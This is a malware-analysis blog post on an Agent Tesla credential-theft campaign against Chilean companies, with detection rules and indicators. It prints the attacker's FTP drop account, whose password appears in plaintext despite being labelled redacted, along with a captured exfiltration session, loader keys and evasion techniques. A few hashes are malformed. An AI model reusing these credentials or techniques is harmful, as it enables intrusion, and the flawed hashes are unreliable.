

LATAM Under Siege: Agent Tesla's 18-Month Credential Theft Campaign Against Chilean Enterprises

By Moises Cerqueira (0xOlympus)

Published: 2026-05-14 · Archived: 2026-05-19 02:01:06 UTC

Editor's note: *The analysis is authored by Moises Cerqueira, malware researcher & threat hunter. You can find Moises on [LinkedIn](#) and [X](#).*

Credential theft malware rarely announces itself with ransomware-level noise. Instead, it operates like a silent siphon hidden inside everyday business workflows: invoices, payroll files, purchase orders, procurement requests. Agent Tesla campaigns are especially dangerous because they target the operational arteries of organizations, harvesting credentials that enable deeper compromise, business email compromise (BEC), financial fraud, cloud account takeover, and long-term espionage.

Key Takeaways

- Agent Tesla remains highly effective in LATAM due to cheap licensing and easy configuration combined with **region-specific social engineering**.
- Multi-stage loaders using .NET Reactor 6.x and Process Hollowing **evade most static detection tools**.
- **Financial and procurement departments** are high-priority targets through purchase order and payroll-themed lures.
- **Compromised legitimate infrastructure** (e.g., Romanian FTP servers) complicates blocking and attribution.
- **Fileless execution and cleartext FTP exfiltration** make dynamic sandbox analysis essential.
- The campaign has maintained the same C2 infrastructure for at least 18 months, indicating **sustained, professional operations**.
- Organizations can significantly improve defenses through [interactive sandboxing](#), **targeted awareness training**, and **outbound FTP monitoring**.

This investigation reveals an active Agent Tesla campaign specifically targeting Chilean and broader LATAM enterprises through procurement-themed phishing lures. The malware chain combines social engineering, obfuscated loaders, process hollowing, fileless execution, and FTP-based credential exfiltration to evade traditional defenses.

For organizations, the business impact extends far beyond a single infected endpoint: stolen browser, VPN, email, and FTP credentials can become the entry point for supply chain compromise, lateral movement, and unauthorized access to sensitive corporate systems.

Threat Overview: Agent Tesla in the LATAM Context

Latin America has become an increasingly attractive target for commodity malware operators. The combination of rapid digitalization, growing SME supply chains, and historically lower security maturity makes the region fertile ground for

credential stealers. Among these, [Agent Tesla](#) consistently ranks as one of the most deployed families — cheap to license, easy to configure, and devastatingly effective against organizations with limited email security controls.

In March 2026, during routine threat hunting, we identified a malware sample delivered inside a RAR archive named *Orden de compra_pdf.uu* — Spanish for ‘purchase order’ — a social engineering lure specifically crafted for the Chilean and broader LATAM business environment. What followed was a multi-day investigation that uncovered not just a single sample, but a persistent infrastructure that has been quietly exfiltrating credentials from LATAM enterprises since at least mid-2024.

Agent Tesla is a .NET-based keylogger and credential stealer, commercially sold as a ‘Remote Administration Tool’ since 2014. Despite its age, it remains highly active because operators can purchase access cheaply and configure it through a GUI without programming knowledge. Its primary capabilities include:

- **Credential theft** — browsers (Chrome, Firefox, Edge), email clients (Outlook, Thunderbird), FTP clients;
- **Keylogging** — captures all keystrokes in real time;
- **Screenshot capture** — periodic desktop screenshots;
- **Clipboard monitoring** — intercepts copied passwords and crypto wallet addresses;
- **Exfiltration channels** — SMTP, FTP, HTTP, or Telegram bot API.

In the LATAM context, Agent Tesla operators typically use spear-phishing lures themed around business documents: purchase orders, payment receipts, payroll files, and invoices. This campaign follows that pattern precisely, targeting the financial and procurement workflows of Chilean companies.

Business Impact: Why Agent Tesla Is a Serious Enterprise Threat

While Agent Tesla is often categorized as a “commodity stealer,” the operational impact on organizations can be severe. In many environments, credential theft creates the conditions for larger and more expensive incidents.

Financial Fraud and Business Email Compromise

The campaign specifically impersonates procurement and finance-related documents, indicating deliberate targeting of employees who routinely handle invoices, payment approvals, supplier communications, and payroll operations. Once email credentials are stolen, attackers can hijack ongoing financial conversations, redirect payments, or conduct BEC attacks that appear fully legitimate.

Supply Chain Exposure

Compromised FTP, VPN, and email accounts may provide indirect access to suppliers, logistics providers, distributors, and partner organizations. This creates a multiplier effect where a single infection can propagate trust-based compromise across the wider business ecosystem.

Cloud and SaaS Account Takeover

Modern browsers store credentials for cloud platforms, CRMs, collaboration tools, and internal portals. Theft of browser credential databases can therefore expose Microsoft 365, Google Workspace, Salesforce, SAP, and other critical business systems without the attacker needing to deploy ransomware or exploit vulnerabilities.

Long-Term Persistence and Espionage

Agent Tesla's keylogging, clipboard interception, and screenshot functionality enable prolonged surveillance of employee activity. This allows operators to collect sensitive information gradually over time, including contracts, credentials, API keys, internal communications, and financial data.

Risk Summary: A single employee opening a convincing purchase order email can result in complete credential compromise across your organization's digital tools. This campaign has operated undetected against LATAM businesses for over 18 months. The financial and operational cost of remediation significantly exceeds the cost of proactive prevention.

This article walks through the full investigation methodology, from initial triage to infrastructure correlation, and demonstrates how ANY.RUN's interactive sandbox and threat intelligence capabilities accelerated key phases of the analysis.

[The full detonation session is publicly available in the sandbox.](#)

Campaign Technical Analysis

1. Initial Triage: The Malicious RAR Archive

Sample Identification

The investigation began with a RAR v5 archive submitted for analysis. Key static properties:

Attribute	Value	Note
Orden de compra_pdf.uu	File name	Social engineering lure - purchase order
RAR archive v5	File type	Container for payload delivery
A7EEEAD9C868D9944ED1C1F113328F32	MD5	
B50B3800B17AD7AD5C4483C0B6B24D1D151A9D10	SHA1	
948C8C69FE02EDA9231AEBFA5C626335307058AC74A5C3C40B346179A1BFC982	SHA256	
March 27, 2026	Analysis date	ANY.RUN sandbox detonation
app.any.run/tasks/54d00d6d-e6d0-4f54-8907-a571a293127b	Full analysis	Interactive sandbox report

The file extension .uu is a deliberate obfuscation tactic. While the file is actually a RAR archive, the unusual extension is intended to confuse automated scanners and reduce detection rates on email gateways that rely on extension-based filtering.



.zip archive with fake extension

The Social Engineering Angle

The filename *Orden de compra_pdf.uu* translates to ‘Purchase order PDF’ in Spanish. This is a high-value lure for B2B environments: purchase orders are expected, frequently shared by email, and often opened without scrutiny by accounts payable and procurement personnel. The ‘_pdf’ substring creates a false sense of legitimacy, suggesting the recipient will open a PDF document.

This social engineering pattern is consistent across the 80+ samples we identified communicating with the campaign’s infrastructure – all impersonating financial or procurement documents in Spanish:

- *Nómina de sueldos.pdf_008.exe* — payroll;
- *Comprobante de pago.pdf.exe* — payment receipt;
- *Nomina_Sept2025_Confidencial.xlam* — confidential payroll;
- *Orden de Compra.xlam* — purchase order (macro-enabled spreadsheet);
- *OC 20240814.xlam* / *OC 20240813.xlam* — dated order confirmations.

2. Kill Chain Analysis

Stage 1 — JScript Encoded Dropper

WinRAR extracts the archive to reveal *Orden de compra_pdf.jse* — a JScript Encoded Script (Microsoft Script Encoder format). This encoding is not true encryption, but is highly effective at bypassing signature-based AV detection and preventing casual inspection. The file is executed via Windows Script Host (*wscript.exe*).

The .jse dropper performs several actions in sequence:

- **Downloads a decoy PDF** from a remote server and opens it to distract the victim while infection proceeds silently in the background.
- **Drops multiple PowerShell stager scripts** to *C:\Temp* with randomized names (*AYRMWWFH.ps1*, *Z2KBLYG5.ps1*, *ELHYLTLT.ps1*).
- **Invokes PowerShell with execution policy bypass** — *-ExecutionPolicy Bypass-* to run the staggers without triggering security warnings.
- **Modifies registry keys** for persistence.

All PowerShell stager scripts dropped during the campaign share the same SHA256 hash (*96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7*), confirming use of a standardized stager template across the campaign.



Stage 1 processes visible in the sandbox

Stage 2 — PowerShell Stager

The PowerShell stager loads `ALTERNATE.dll` — the Agent Tesla loader — and injects it into a legitimate Microsoft binary. The choice of injection target is deliberate: `aspnet_compiler.exe` is a trusted .NET Framework component, and its network activity is rarely flagged by endpoint security tools.

The stager implements a Process Hollowing injection sequence:

1. Locate `aspnet_compiler.exe` on disk
2. Spawn a suspended process instance
3. `VirtualAllocEx()` → allocate memory in target process
4. `WriteProcessMemory()` → write `ALTERNATE.dll` payload
5. `GetProcAddress()` → resolve entry point dynamically
6. Resume execution → Agent Tesla runs inside trusted process

Stage 3 — `ALTERNATE.dll`: The Protected Loader

The DLL is named `ALTERNATE.dll` internally (with a matching `ALTERNATE.pdb` debug path left in the binary). Static analysis with Detect-It-Easy reveals a sophisticated protection stack:

Value	Property	Details
PE32 .NET Assembly (x86)	Format	CLR v4.0.30319 / .NET 4.5.1
.NET Reactor 6.x	Protection	Commercial .NET protection framework
Control Flow Obfuscation	Protection	Scrambles IL execution graph with fake branches
Calls Encryption	Protection	Replaces method calls with encrypted delegates
Virtualization	Protection	Converts methods to custom VM bytecode
Anti-ILDASM	Protection	Breaks dnSpy/ILSpy decompilation
Math Mutations	Protection	Replaces constants with equivalent expressions
Fake .cctor names	Protection	Poisons metadata to confuse decompilers
2066 (forged)	PE Timestamp	Anti-forensic timestamp manipulation

The use of **.NET Reactor 6.x** explains why standard tools like de4dot fail without additional flags. The correct tool for this protection version is **NETReactorSlayer**:

```
# Recommended approach:
NETReactorSlayer.CLI.exe --no-pause ALTERNATE.dll

# Alternative with de4dot (force detector):
de4dot.exe ALTERNATE.dll --det reactor
```

Partial deobfuscation via NETReactorSlayer reduced the binary from 79,872 → 42,496 bytes (a 46.8% reduction), confirming that nearly half the original file consisted purely of protection scaffolding. Post-deobfuscation entropy dropped from 6.0 → 5.86, and previously hidden IL structures became accessible for analysis.

Internal Architecture (Post-Deobfuscation)


Analysis of the partially deobfuscated binary (*alternate_Slayered.dll*) reveals the loader's true internal architecture. Method names remain obfuscated (*smethod_10*, *Delegate10*, *Struct10*) — a pattern consistent with automated obfuscation frameworks — but the functional structure is now recoverable.

The loader implements a **Read → Decrypt → Decompress → Execute** pipeline:

```
[ALTERNATE.dll Loader]
↓
1. Read encrypted blob from embedded resource
↓
2. Decrypt → RijndaelManaged (AES-256) + CryptoStream

Key: hardcoded hex constant

IV: prepended to blob (first 16 bytes)
↓
```



Encryption Layer

The loader uses **RijndaelManaged** (the .NET implementation of AES) with `CryptoStream` and explicit `set_IV` calls, confirming AES-CBC mode with a hardcoded key and a prepended IV. Four 256-bit (32-byte) key candidates were identified in the deobfuscated binary:

```

D5B7247C497788CF0031CEB06E3DF77A45FEF59F1E49633DC7159816D64759B5

C61B1941CF756EB7551F7C661743802362728B785ADC22E860D269713DFB01A6

C356AFF1A01C2B0DA472E584C8E3C8F875B9A24280435D42836A77B19F5A8C18

F1C3EBE78BD8C38559BF3CFC9A9FA37D221E31780774A3787E26160A61F5348

```

The encrypted payload blob is located at offset `0x4600` in the deobfuscated binary (relocated from `0x12000` in the original), measures **2,560 bytes**, and retains maximum entropy of **7.93 / 8.0**, confirming the AES encryption survived deobfuscation intact.

Dynamic Execution via Reflection

The loader avoids static linking of the final payload by using **.NET Reflection** to load and invoke Agent Tesla entirely from a byte array in memory. The relevant APIs observed post-deobfuscation:

API	Category	Role
<code>DynamicMethod / CreateDelegate</code>	Reflection API	Runtime method generation and invocation
<code>ResolveMethod / GetMethod</code>	Reflection API	Dynamic method resolution without static references
<code>CreateInstance</code>	Reflection API	Object instantiation from decrypted assembly
<code>Assembly.Load (byte[])</code>	Reflection API	Loads Agent Tesla PE from memory - no disk write

Process Hollowing — Full Win32 API Map

The deobfuscated binary exposes the complete Process Hollowing implementation as UTF-16 P/Invoke strings. The API sequence is a textbook **32-bit hollowing** with Wow64 support for 32 → 64-bit environments:

API + Offset	Library	Function
CreateProcessA @ 0x8EC4	Win32 / kernel32	Spawns aspnet_compiler.exe in suspended state
ZwUnmapViewOfSection @ 0x8E9A	ntdll	Unmaps original executable from target memory
VirtualAllocEx @ 0x8E26	Win32 / kernel32	Allocates RWX memory in target process
WriteProcessMemory @ 0x8E44	Win32 / kernel32	Writes Agent Tesla PE headers and sections
ReadProcessMemory @ 0x8E6A	Win32 / kernel32	Verifies write integrity
GetThreadContext @ 0x8DE2	Win32 / kernel32	Reads EIP/EBX from suspended thread
SetThreadContext @ 0x8D94	Win32 / kernel32	Redirects EIP to Agent Tesla entry point
Wow64GetThreadContext @ 0x8DD8	Win32 / kernel32	32 → 64-bit context read
Wow64SetThreadContext @ 0x8D8A	Win32 / kernel32	32 → 64-bit context write
ResumeThread @ 0x8D70	Win32 / kernel32	Resumes thread - Agent Tesla begins executing

The hollower contains hardcoded error strings —“Failed to allocate memory”, “Failed to unmap section”, “Failed to update PEB”— suggesting it was built from a reusable hollowing template with debug output preserved, a common trait in commodity malware kits.

Execution Control Flags

Three internal execution control strings were recovered post-deobfuscation: ALTERNATE, EXECUTE, and LAUNCH. These likely govern different execution paths within the loader — for example, switching between in-process shellcode execution and remote process hollowing depending on runtime conditions such as privilege level or AV detection.

Stage 4 — Agent Tesla Deployed In-Memory

The Agent Tesla payload is stored as a 2,560-byte AES-encrypted and deflate-compressed blob embedded in the loader’s .text section. The double-layering — compressed and then encrypted — ensures the payload has no recognizable structure at rest and defeats both signature and entropy-based detection.

Value	Field	Notes
0x4600 – 0x5000 (deobfuscated)	Location	Relocated from 0x12000 in original binary
2,560 bytes	Size	Encrypted + compressed payload
7.93 / 8.0	Entropy	Maximum - AES encryption confirmed
256 / 256	Unique bytes	Fully uniform distribution
RijndaelManaged (AES-256 CBC)	Cipher	Confirmed via CryptoStream + set_IV calls
f87d105625dbc96f63d5b4b81dce4c39	IV candidate	First 16 bytes of blob
DeflateStream	Compression	Applied before encryption

At runtime, the loader decrypts the blob using the hardcoded key and embedded IV, decompresses the result with *DeflateStream*, then uses *Assembly.Load()* to instantiate Agent Tesla directly from the resulting byte array in memory. **No file is written to disk at any stage from this point forward** — the execution is entirely fileless.

3. Payload Analysis: Agent Tesla Unpacked

Memory dumps captured during sandbox execution allowed recovery of the **fully decrypted Agent Tesla payload** — the binary that runs inside the hollowed *aspnet_compiler.exe* process. Static analysis of this dump (270,336 bytes, SHA256: 43d09743a69c9afa7156bf4e2bf7423b3d5f5ad7d54c4c3fb8a698d526778057) reveals the complete capability set and hardcoded configuration of this Agent Tesla instance.

Value	Field	Notes
270,336 bytes	Size	Full unpacked .NET assembly
43d09743a69c9afa7156bf4e2bf7423b3d5f5ad7d54c4c3fb8a698d526778057	SHA256	Decrypted payload in memory
78ba57f4a164bedc26204296ea09bb8f	MD5	Decrypted payload
2024-04-23 20:27 UTC	PE Timestamp	Compile date - not forged in this stage
PE32 .NET EXE (GUI)	Format	x86, CLR, 3 sections
4.64 / 8.0	Entropy	Low - plaintext IL, no remaining encryption

Hardcoded Configuration

With the payload decrypted, the **complete operator configuration is visible in plaintext** — the same values that were hidden behind AES-256 in the loader stage:

Value	Field	Notes
ftp://ftp.horeca-bucuresti.ro	FTP URL	C2 exfiltration endpoint - hardcoded
americas2@horeca-bucuresti.ro	FTP Username	Operator drop account - hardcoded
H*TE9iL;x61m	FTP Password	[REDACTED in publication] - plaintext in payload
http://ip-api.com/line/?fields=hosting	Fingerprint URL	Pre-exfil hosting check - hardcoded
roSkM / roSkM.exe	Mutex / EXE name	Campaign instance identifier
hdfzpysvpzimorhk	Secondary mutex	Anti-re-infection mutex

Value	Field	Notes
HnJnO	Campaign tag	Instance/build identifier
7bcd610d-7af6-4dc2-875b-dc4fec91463c.exe	Persistence name	GUID filename used for autorun copy

The FTP password recovered from the memory dump matches exactly the credentials captured in cleartext by ANY.RUN during the dynamic analysis phase, providing cross-validation between static payload analysis and live network capture.



Exfiltrated password in the sandbox analysis



Exfiltrated data in payload analysis

Credential Theft Capabilities

The unpacked payload targets **over 80 applications** across six categories, representing one of the broadest credential theft surface areas among commodity stealers:

Category	Applications	Method
Browsers (28+)	Chrome, Firefox, Edge, Brave, Opera, Vivaldi, Yandex, 360Chrome, IceDragon, Waterfox, PaleMoon, SeaMonkey, QQ Browser, Coccoc, Comodo Dragon, Epic Privacy, Citrio, Amigo, Orbitum, Sputnik, CentBrowser, Chedot, 7Star, Torch, Elements, UC Browser, BlackHawk, Iridium	Profile dirs + SQLite Login Data
Email clients (21+)	Outlook (2003–19), Thunderbird, Foxmail, Mailbird, The Bat!, Postbox, IncrediMail, Eudora, Becky!, ClawsMail, PocoMail, SeaMonkey Mail, Opera Mail, Falkon, Flock, K-Meleon, IceCat, PaleMoon, eM Client, Windows Mail App, Trillian	Registry + profile files
FTP clients (9)	FileZilla, WinSCP, CoreFTP, FTPGetter, SmartFTP, FTP Navigator, WS_FTP, FtpCommander, FlashFXP	Config files + registry
VPN clients (5)	NordVPN, OpenVPN, Private Internet Access, DynDNS, Paltalk	Config + credential files
VNC servers (13)	RealVNC 3.x/4.x, TightVNC (ControlPassword), TigerVNC, UltraVNC	Registry keys
Messaging (8+)	Discord (OAuth token via regex), Pidgin, Trillian, Psi/Psi+, Paltalk, JDownloader 2.0, MysqlWorkbench	Profile + config files



Apps targeted by Agent Tesla

Keylogger

The payload implements a full **system-wide keylogger** via Windows hook APIs. 26 special keys are mapped to labeled tokens for inclusion in keylog reports:

```
{ALT+F4} {ALT+TAB} {BACK} {CAPSLOCK} {CTRL} {DEL}
{END} {ENTER} {ESC} {F10} {F11} {F12}
{HOME} {Insert} {KEYDOWN} {KEYLEFT} {KEYRIGHT} {KEYUP}
{NumLock} {PageDown} {PageUp} {TAB} {Win}
```

Keylogger interval: configurable via `KeyloggerInterval` field

Output field: `KeylogText` (appended per session)



Additional Capabilities

Clipboard Monitoring

Agent Tesla registers a `SetClipboardViewer` / `ChangeClipboardChain` hook to intercept clipboard content in real time. Captured data is tagged with `<br><hr>Copied Text: <br>` and appended to the exfiltration report. This is particularly effective for capturing copied passwords, API keys, and cryptocurrency wallet addresses.

Screenshot Capture

A configurable screenshot module captures periodic desktop images. The interval is controlled by the `KeyloggerInterval` setting. Screenshots are base64-encoded and included in the HTML exfiltration report alongside stolen credentials.

Persistence Mechanisms

The payload supports multiple persistence methods, selectable at build time:

- **Registry Run key** — HKCU\Software\Microsoft\Windows\CurrentVersion\Run[StartupRegName];
- **Startup folder** — copies itself to %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ ;
- **Task Scheduler** — creates a scheduled task for persistence without registry artifacts;
- **GUID-named copy** — drops as 7bcd610d-7af6-4dc2-875b-dc4fec91463c.exe to blend with system files.



Other evasion methods

Anti-Analysis / Anti-VM

The payload performs environment checks before proceeding, scanning for indicators of analysis environments:

Indicator	Method	Target
VMware / vmware	Process/file check	VMware guest detection
VirtualBox	Registry/file check	VirtualBox guest detection
SbieDll.dll	DLL presence check	Sandboxie sandbox detection
cmdvrt32.dll	DLL presence check	Comodo sandbox detection
SxIn.dll / Sf2.dll / snxhk.dll	DLL presence check	Avast/Sophos sandbox detection



Malware detects sandbox environments

Exfiltration Report Format

The HTML report generated by Agent Tesla and uploaded to the FTP drop server follows a fixed template, reconstructed from the payload strings. The format observed in the ANY.RUN network capture matches exactly:

```
Time: [MM/dd/yyyy HH:mm:ss]
User Name: [Windows username]
Computer Name: [hostname]
OSFullName: [Windows edition]
CPU: [processor model from WMI Win32_Processor]
RAM: [available RAM in MB]
<hr>
Host: [URL where credentials were stolen from]
Username: [stolen username]
Password: [stolen password]
```

```
Application: [browser/client name]
<hr>
[...additional credential blocks...]
<hr>Copied Text: [clipboard contents]
```

This template is hardcoded in the payload and has remained consistent across multiple Agent Tesla v3 builds observed in LATAM campaigns. The ‘Time:’ field uses MM/dd/yyyy format, which combined with the Spanish-language lures, suggests the operator targets both English and Spanish-speaking environments.



Exfiltration report in the sandbox

4. Dynamic Analysis: Behavioral Confirmation

Detonating the full infection chain in ANY.RUN’s [Interactive Sandbox](#) provided behavioral confirmation of the attack and captured artifacts that static analysis alone could not reveal.

Process tree



Agent Tesla process chain

The full process execution chain observed in the sandbox:

- **WinRAR.exe** (PID 8100) → extracts .jse dropper;
- **wscrip.exe** (PID 2392) → executes .jse, drops PS1 stagers, downloads decoy PDF;
- **powershell.exe** (×4: PIDs 4600, 6116, 6240, 6412) → stager execution with bypass;
- **aspnet_compiler.exe** (PID 7720) → hollowed process – executes Agent Tesla payload.

Pre-Exfiltration: Victim Fingerprinting

Before exfiltrating stolen data, Agent Tesla performs a **geolocation and hosting provider check** via *ip-api[.]com*. This common stealer pattern verifies the victim is not running inside a sandbox or corporate proxy before proceeding with exfiltration:

```
GET http://ip-api.com/line/?fields=hosting HTTP/1.1
Host: ip-api.com

→ Response: false (victim is not a hosting provider)
→ Agent Tesla proceeds with exfiltration
```

ANY.RUN flagged this request with the Suricata rule: “ET MALWARE Common Stealer Behavior — Source IP Associated with Hosting Provider Check via ip-api.com”, confirming the pre-exfiltration fingerprinting behavior.



Suricata rule triggered by possible fingerprinting

Credential Theft

The sandbox confirmed active credential theft from web browsers. The behavioral indicators observed:

- Accesses Chrome and Firefox browser profile directories and credential store databases;
- Reads saved password and autofill data;
- Formats captured credentials as HTML report for exfiltration;
- Collects system fingerprint: hostname, username, OS version, CPU model, RAM.

FTP Exfiltration

The most critical finding from dynamic analysis was the capture of **cleartext FTP credentials and exfiltration traffic**. FTP operates without transport encryption by default, making the full authentication handshake and data transfer visible in the network capture:

```
220 Welcome to Pure-FTPd [privsep] [TLS]
331 User americas2@horeca-bucuresti.ro OK. Password required
USER americas2@horeca-bucuresti.ro
```

```
PASS [REDACTED]
230 OK. Current restricted directory is /
STOR PW_admin-DESKTOP-JGLLJLD_2026_03_27_17_19_15.html
226 File successfully transferred (3.79 KB/s)
```

The exfiltrated file follows a consistent naming convention: *PW_[username]-[hostname]_[timestamp].html*. This structured naming allows the operator to efficiently process stolen credentials from multiple victims in the drop directory.



Agent Tesla exfiltrating data

The following Suricata rules fired during the exfiltration phase:

- ET MALWARE AgentTesla Exfil via FTP
- ET MALWARE Agent Tesla CnC Exfil via TCP
- STEALER [ANY.RUN] AgentTesla Exfiltration (raw TCP) (×2)
- SUSPICIOUS [ANY.RUN] Possible admin username observed in outbound connection
- HUNTING [ANY.RUN] Windows PC hostname observed in outbound connection
- HUNTING [ANY.RUN] Host CPU Enumeration observed in outbound connection

5. Threat Infrastructure Analysis

The C2 Server: 89.39.83.184

The exfiltration target — ftp.horeca-bucuresti[.]ro resolving to 89[.]39[.]83[.]184 — is a **legitimate Romanian hospitality business website that has been compromised** and repurposed as a drop zone. This operational security tactic makes network blocking harder and attribution more difficult, since blocking the IP may affect a legitimate business.

Querying the IP on VirusTotal reveals **80 malicious files that have communicated with this server**, with the earliest samples dating to September 2024 — confirming the infrastructure has been actively maintained for **at least 18 months**.



Files communicating with the C2 server

Campaign Scope: A LATAM-Focused Operation

Analysis of the 80 samples communicating with this infrastructure reveals a clear targeting pattern focused on Spanish-speaking Latin American enterprises. Pivoting on the campaign in ANY.RUN [Threat Intelligence Lookup](#) with the query *submissionCountry:"cl" AND threatLevel:"malicious"* confirms Chile as the primary submission country, and surfaces correlated behavioral artifacts including the mutex *local\sm0:6816:304:wilstaging_02*, the Firebase Storage decoy PDF download URL, and all 10 Suricata network threats – all tied to *aspnet_compiler.exe* as the injected process.



Malicious file search in TI Lookup

The filenames observed in the communicating files paint a consistent picture:

Filename	Type	Targeting Context
Orden de compra.xlam / Orden de Compra.xlam	Office macro lure	Chile / Peru / Generic LATAM
OC 20240814.xlam / OC 20240813.xlam	Office macro lure	Dated purchase orders
Nómina de sueldos.pdf_008.exe	EXE disguised as PDF	Payroll - HR department targeting
Comprobante de pago.pdf.exe	EXE disguised as PDF	Payment receipt - finance targeting
Nomina_Sept2025_Confidencial.xlam	Office macro lure	Confidential payroll - HR targeting
Orden - N652120.008.xlam	Office macro lure	Numbered order - supplier targeting
givingbestthingsalwaysfor.hta	HTA dropper	English - possible wider targeting

The Passive DNS history further reveals that the same IP hosted subdomains used as email relay infrastructure: *email.v.todotramitesperu.com.elgartizocon[.]ro* and *email.elriff[.]com* — patterns consistent with mail relay abuse to increase phishing email deliverability.

6. MITRE ATT&CK Mapping

Technique	ID	Evidence
Phishing: Spearphishing Attachment	T1566.001	RAR archive with financial lure delivered via email
Obfuscated Files or Information	T1027	JScript Encoded .jse dropper evades AV
Command and Scripting: JavaScript	T1059.007	wscript.exe executes .jse dropper
Command and Scripting: PowerShell	T1059.001	Stager with -ExecutionPolicy Bypass
Process Injection: Process Hollowing	T1055.012	ALTERNATE.dll injected into aspnet_compiler.exe
Software Packing / Virtualization	T1027.002	.NET Reactor 6.x with VM + control flow obfuscation
Credentials from Web Browsers	T1555.003	Chrome, Firefox credential store access confirmed
Exfiltration Over Alternative Protocol: FTP	T1048.003	Cleartext FTP to ftp.horeca-bucuresti.ro:21
System Information Discovery	T1082	CPU, RAM, OS version enumeration pre-exfil
System Network Configuration Discovery	T1016	External IP lookup via ip-api.com

Early Detection: Using ANY.RUN Against Agent Tesla Campaigns

ANY.RUN's Interactive Sandbox is particularly effective for early detection of sophisticated multi-stage loaders like this Agent Tesla campaign. Security teams should integrate the following practices:

- **Proactive Sample Submission:** Upload suspicious attachments (especially RAR archives with non-standard extensions like .uuu, .jse, or macro-enabled Office files) immediately upon receipt for interactive analysis.
- **Behavioral Monitoring:** Use ANY.RUN's real-time process tree visualization and Suricata rule matching to identify Process Hollowing into aspnet_compiler.exe, PowerShell stagers, and FTP exfiltration patterns.

- **Threat Intelligence Pivoting:** After identifying a C2 indicator (e.g., ftp.horeca-bucuresti[.]ro or IP 89.39.83[.]184), pivot within ANY.RUN Threat Intelligence to uncover related samples and campaign scope.
- **Team Training:** Conduct regular red-team exercises in the interactive environment to train analysts on recognizing .NET Reactor-protected loaders and fileless execution techniques.
- **Automated Workflows:** [Integrate](#) ANY.RUN via API for high-volume email gateway triage, enabling rapid quarantine of matching threats before they reach end users.

Detection Recommendations

Network-Level (Suricata/Snort)

```
# Detect AgentTesla FTP exfiltration by filename pattern
alert tcp $HOME_NET any -> $EXTERNAL_NET 21 (
  msg:"AgentTesla FTP Credential Exfil - PW_ prefix";
  flow:established,to_server;
  content:"STOR PW_"; depth:8;
  content:".html";
  sid:9000001; rev:1;
)

# Detect pre-exfil hosting check
alert http $HOME_NET any -> $EXTERNAL_NET any (
  msg:"AgentTesla - ip-api hosting provider check";
  http.uri; content:"/line/?fields=hosting";
  sid:9000002; rev:1;
)
```

YARA Rule

```
rule AgentTesla_ALTERNATE_Loader {
  meta:
    description = "Detects ALTERNATE.dll Agent Tesla loader (.NET Reactor 6.x)"
    author      = "0x0lympus"
    date        = "2026-03-27"
  strings:
    $pdb = "ALTERNATE.pdb"  ascii
    $name = "ALTERNATE.dll"  ascii
    $aes = "AesCryptoServiceProvider" wide
    $dec = "CreateDecryptor" wide
    $va = "VirtualAlloc"  ascii
    $wpm = "WriteProcessMemory" ascii
  condition:
    uint16(0) == 0x5A4D
    and all of ($pdb, $name)
    and all of ($aes, $dec)
    and any of ($va, $wpm)
}
```

Sigma Rule

```
title: AgentTesla Process Hollowing via aspnet_compiler.exe
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith: "\\powershell.exe"
    Image|endswith: "\\aspnet_compiler.exe"
  filter_legit:
    CommandLine|contains:
      - "-f "
      - "-v "
  condition: selection and not filter_legit
falsepositives:
  - Legitimate .NET compilation tasks (rare outside dev environments)
level: high
tags:
  - attack.t1055.012
  - attack.t1059.001
```

Email Gateway Recommendations

Block or quarantine emails containing attachments matching these patterns:

- Extensions .uu, .jse, .vbe inside archives;
- Macro-enabled Office files (.xlam, .xslm) from external senders in procurement contexts;
- Filename patterns combining financial terms (orden, nomina, comprobante) with executable extensions.

Important Observations

This investigation yields several actionable findings for security teams in Chile and the broader LATAM region:

The campaign is persistent, not opportunistic

The threat actor has operated continuously since at least mid-2024 using the same FTP infrastructure (89.39.83[.]184) while iterating on lure documents. This is a sustained operation with deliberate LATAM focus.

Dynamic analysis is non-negotiable for this family

.NET Reactor 6.x with virtualization and control flow obfuscation significantly raises the cost of static analysis. Organizations relying solely on static AV will miss this family. Dynamic analysis in sandboxes like ANY.RUN provides the detection coverage that static tools cannot.

FTP exfiltration remains dangerously undermonitored

Despite being a decades-old protocol, FTP exfiltration continues to succeed because most organizations focus monitoring on HTTP/S. Since FTP operates in cleartext, when it is captured, full credentials and data content are visible — but only if outbound FTP traffic is logged and inspected.

Financial and procurement roles are high-value targets

The consistent use of purchase order and payment receipt lures indicates deliberate targeting of accounts payable and procurement departments. Targeted security awareness training for these roles represents a high-ROI defensive investment.

How ANY.RUN Accelerated This Investigation

Several phases of this investigation would have been significantly slower or impossible without ANY.RUN. Here is where the platform made a direct impact:

Interactive Detonation

Unlike fully automated sandboxes, ANY.RUN's interactive environment allowed real-time observation of the infection chain. This was critical for the .jse stage, which checks for user interaction before proceeding — a common evasion technique that automated systems fail to bypass.



Agent Tesla detonated in ANY.RUN Sandbox

Automatic Network Threat Detection

ANY.RUN matched 6 Suricata rules against the network traffic automatically, immediately confirming the Agent Tesla family and the FTP exfiltration behavior. In a traditional lab setup, this would require manual PCAP capture, Wireshark analysis, and custom rule development.

Cleartext FTP Capture

The cleartext FTP session — including the authentication handshake, the C2 hostname (ftp.horeca-bucuresti[.]ro), and the exfiltrated filename pattern — was captured in full by ANY.RUN's network interception layer and presented directly in the Network tab, reducing analysis time from hours to minutes.

Threat Intelligence Pivoting

Using the C2 IP as a pivot point in ANY.RUN Threat Intelligence (combined with VirusTotal), we surfaced 80 related malicious samples, identified the 18-month campaign timeline, and mapped the full scope of LATAM targeting — transforming a single sample investigation into a comprehensive campaign report.

Appendix: Complete IOC Reference

Indicator	Type	Description
948C8C69FE02EDA9231AEBFA5C626335307058AC74A5C3C40B346179A1BFC982	SHA256	RAR dropper
A7EEEEAD9C868D9944ED1C1F113328F32	MD5	RAR dropper
